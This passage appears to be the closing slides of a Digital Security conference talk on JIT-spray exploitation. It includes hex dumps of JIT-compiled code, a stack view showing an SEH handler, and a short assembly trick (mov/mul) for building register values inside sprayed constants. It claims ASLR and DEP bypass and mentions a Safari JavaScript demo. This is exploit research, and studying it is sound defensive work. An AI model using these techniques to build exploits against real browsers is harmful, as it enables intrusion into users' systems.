080A0020  24 0C D1 E0 EB 14 C7 44
080A0028  24 10 FF FF FF FF 89 E1
080A0030  89 7C 24 58 E8 27 E9 2A
080A0038  F9 89 47 08 89 57 0C E9
080A0040  F7 45 FF FF 8B 47 08 8B
080A0048  57 0C 89 44 24 04 89 54
080A0050  24 08 C7 44 24 0C D1 E0
080A0058  EB 14 C7 44 24 10 FF FF
080A0060  FF FF 89 E1 89 7C 24 58
080A0068  E8 F3 E8 2A F9 89 47 08
080A0070  89 57 0C E9 DB 45 FF FF
080A0078  8B 47 08 8B 57 0C 89 44
080A0080  24 04 89 54 24 08 C7 44
```

```
03CFFFCC   7C9507A8         RETUR
03CFFFD0   00000005
03CFFFD4   00000004
03CFFFD8   00000001
03CFFFDC   03CFFFD0
03CFFFE0   00000000
03CFFFE4   FFFFFFFF         End o
03CFFFE8   7C90EE18         SE ha
03CFFFEC   7C9507C8         ntdll
03CFFFF0   00000000
03CFFFF4   00000000
03CFFFF8   00000000
03CFFFFC   00000000
```

We Can Do Better!

- We need **0x1122** as high bytes (as an example)
- We can change only lower bytes

We can do (**0xF7E0**) **MUL EAX:**
0x0000423B^2 = 0x**1122**7999

```
mov ah, 42      ; ...^0x14eb42b4^...
jmp 14
mov al, 3b      ; EAX=0x0000423b
jmp 14
mul EAX         ; EAX=11227999
jmp 14
```

Now block size is **0x09000** < 0xFFFF

- Much **smaller** size – 100% chance of success
- Spraying time is much **faster**

- **ASLR and DEP bypassed**

Spray time:
~ 6 sec
Exploit time:
< 1 sec

EXPLOIT DEMO

Safari: JavaScript JIT-SPRAY

Digital Security

Questions?

www.dsecrg.com

www.twitter.com/asintsov
a.sintsov@dsec.ru